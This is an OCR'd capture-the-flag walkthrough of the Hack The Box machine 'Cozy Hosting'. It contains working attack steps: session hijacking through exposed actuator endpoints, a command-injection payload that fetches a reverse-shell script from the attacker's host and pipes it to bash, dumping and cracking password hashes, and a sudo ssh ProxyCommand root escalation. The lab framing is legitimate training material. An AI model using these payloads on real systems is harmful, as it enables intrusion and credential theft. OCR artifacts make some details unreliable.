
Cozy Hosting



IP: 10.129.191.43

Info Gathering

Connect to HTB

```
# Needed to modify the lab_tobor.ovpn file to get connected
vim /etc/openvpn/client/lab_tobor.ovpn
# Added below lines to top of file
tls-cipher "DEFAULT:@SECLEVEL=0"
allow-compression yes
```

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/CozyHosting
cd ~/HTB/Boxes/CozyHosting

# Open a tmux session
tmux new -s HTB

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a CozyHosting
workspace CozyHosting
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.191.43 -oN cozy-hosting.txt
```

Hosts

```
Hosts
=====

address         mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------  ---------  -----  -------  ----  --------
10.129.106.135             Linux              2.6.X  server
```


Services

```
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
10.129.106.135  22    tcp    ssh   open   OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 Ubuntu Linux; protocol 2.0
10.129.106.135  80    tcp    http  open   nginx 1.18.0 Ubuntu
```

Gaining Access


Discovered the Nginx site is using Springs-Boot
API for springs-boot is at the URI http://cozyhosting.htb/actuator/health

Screenshot Evidence




Found User Session Tokens at http://cozyhosting.htb/actuator/sessions
This enumerated the username **kanderson**

Screenshot Evidence




I was able to set the JSESSIONID cookie for kanderson, refresh the /admin page and view the site as kanderson
1. Visit http://cozyhosting.htb/admin
2. Obtain Session ID value using ```curl http://cozyhosting.htb/actuator/sessions?username=kanderson -i -X GET


Screenshot Evidence



3. Add JSESSIONID cookie with value obtained from above command and clicked "**SAVE**"



4. Refresh the web page



Discover Command Injection

I discovered the username field was injectable via Burpsuite
In the below image we can see I execute the command `id`

Request

Pretty Raw Hex \n

```
1  POST /executessh HTTP/1.1
2  Host: cozyhosting.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 28
9  Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin?error=Host%20key%20verification%20failed.
12 Cookie: JSESSIONID=AA32D303471241D8AE372992E7553477
13 Upgrade-Insecure-Requests: 1
14
15 host=127.0.0.1&username=`id`
```

Executed Reverse Shell

I send the POST request to /executessh and received the results of `id` in the location response.
This is highlighted in the image below

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 302
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Sun, 17 Sep 2023 19:54:14 GMT
4  Content-Length: 0
5  Location: http://cozyhosting.htb/admin?error=ssh: Could not resolve hostname uid=1001(app): Name
   or service not known
6  Connection: close
7  X-Content-Type-Options: nosniff
8  X-XSS-Protection: 0
9  Cache-Control: no-cache, no-store, max-age=0, must-revalidate
10 Pragma: no-cache
11 Expires: 0
12 X-Frame-Options: DENY
13
14
```

I started a listener to catch a reverse shell connection in Metasploit

```
# Start Metapsloit Listener
use mutli/handler
set -g LHOST 10.10.14.93
set -g LPORT 1337
set -g RHOST 10.129.1065.135
run -j
```

I was able to execute a reverse shell using ${IFS} instead of spaces using the below command format
username=`**curl${IFS}10.10.14.93/rev.sh|bash**`

```
Request
Pretty  Raw  Hex                                                    \n
1  POST /executessh HTTP/1.1
2  Host: cozyhosting.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 59
9  Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin?error=Host%20key%20verification%20failed.
12 Cookie: JSESSIONID=AA32D303471241D8AE372992E7553477
13 Upgrade-Insecure-Requests: 1
14
15 host=127.0.0.1&username=`curl${IFS}10.10.14.93/rev.sh|bash`
```

I sent the post request which caught the shell

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type             Information                            Connection
  --  ----  ----             -----------                            ----------
  1         shell sparc/bsd  Shell Banner: bash: cannot set terminal pro  10.10.14.93:1337 → 10.129.106.135:57906 (10
                             cess group (999): Inappropriate i ...        .129.106.135)
```

Enter Session

I enter the shell in Metapsloit using the below command

```
# Start Metapsloit Listener
sessions 1
```


```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1 ...


Shell Banner:
bash: cannot set terminal process group (999): Inappropriate ioctl for device


app@cozyhosting:/app$ whoami
whoami
app
app@cozyhosting:/app$ hostname
hostname
cozyhosting
app@cozyhosting:/app$ hostname -I
hostname -I
10.129.106.135 dead:beef::250:56ff:feb0:bcbc
```

In the /app directory was a file called cloudhosting-0.0.1.jar which I downloaded to my machine
I used zipgrep to extract a password in clear text from the executable


```
# Extract password
zipgrep password cloudhosting-0.0.1.jar

# Extract username
zipgrep username cloudhosting-0.0.1.jar
```

USER: postgres
PASS: Vg&nvzAQ7XxR Vg&nvzAQ7XxR

Screenshot Evidence Username



Screenshot Evidence Password



I logged into the database and enumerated what I could

```
psql -U postgres -h localhost -W
Password: Vg&nvzAQ7XxR
```

Screenshot Evidence

I was able to enumerate users and hashes by executing the below commands

```
\list
select datname from pg_database;
\c cozyhosting
\d
select * from users;
```

Screenshot Evidence

```
postgres=# \c cozyhosting
\c cozyhosting
Password: Vg&nvzAQ7XxR

SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=# \d
\d
WARNING: terminal is not fully functional
Press RETURN to continue

             List of relations
 Schema |     Name     |   Type   |  Owner
--------+--------------+----------+----------
 public | hosts        | table    | postgres
 public | hosts_id_seq | sequence | postgres
 public | users        | table    | postgres
(3 rows)

(END)q
cozyhosting=#
cozyhosting=# select * from users;
select * from users;
WARNING: terminal is not fully functional
Press RETURN to continue

   name    |                           password                           | role
-----------+--------------------------------------------------------------+-----
--
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admi
n
(2 rows)
```

kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
admin | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin

We can attempt to crack the password hashes found

```
# Identify the hash type
hashid $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim
```

Add the hashes to file

```
# Add hashes to file
echo '$2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim' > kanderson.hash
echo '$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm' > admin.hash
```

Attempt to crack them

```
# Crack hashes
hashcat -a 0 -m 3200 admin.hash /usr/share/wordlists/rockyou.txt
john -w /usr/share/wordlists/rockyou.txt admin.hash
```

```
┌──(root㉿kali)-[~/HTB/Boxes/CozyHosting]
└─# hashcat --show admin.hash -a 0 -m 3200
$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited
```

Elevate privilege using password

```
# Get possible usernames
grep bash /etc/passwd
su josh
Password: manchesterunited
```

```
msf6 auxiliary(scanner/postgres/postgres_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > shell
Process 1731 created.
Channel 4 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
app@cozyhosting:/app$ grep bash /etc/passwd
grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
app@cozyhosting:/app$ su josh
su josh
Password: manchesterunited

josh@cozyhosting:/app$ id
id
uid=1003(josh) gid=1003(josh) groups=1003(josh)
josh@cozyhosting:/app$ hostname
hostname
cozyhosting
josh@cozyhosting:/app$ hostname -I
hostname -I
10.129.191.43 dead:beef::250:56ff:feb0:4ccc
josh@cozyhosting:/app$
```

USER FLAG: aa5e60031afac6ac911c330848b22f0c

PrivEsc

When checking sudo permissions we can see that josh can execute the commands /usr/bin/ssh

```
# Check sudo abilities
sudo -l
```

We can elevate our privilege by doing the following command

```
sudo ssh -o ProxyCommand=';bash 0<&2 1>&2' x
```

We are now able to grab the root flag

```
# Prove identity
id
hostname
hostname -I
cat /root/root.txt
```

ROOT FLAG: fcf60513caf7fa8c081e183057009c1e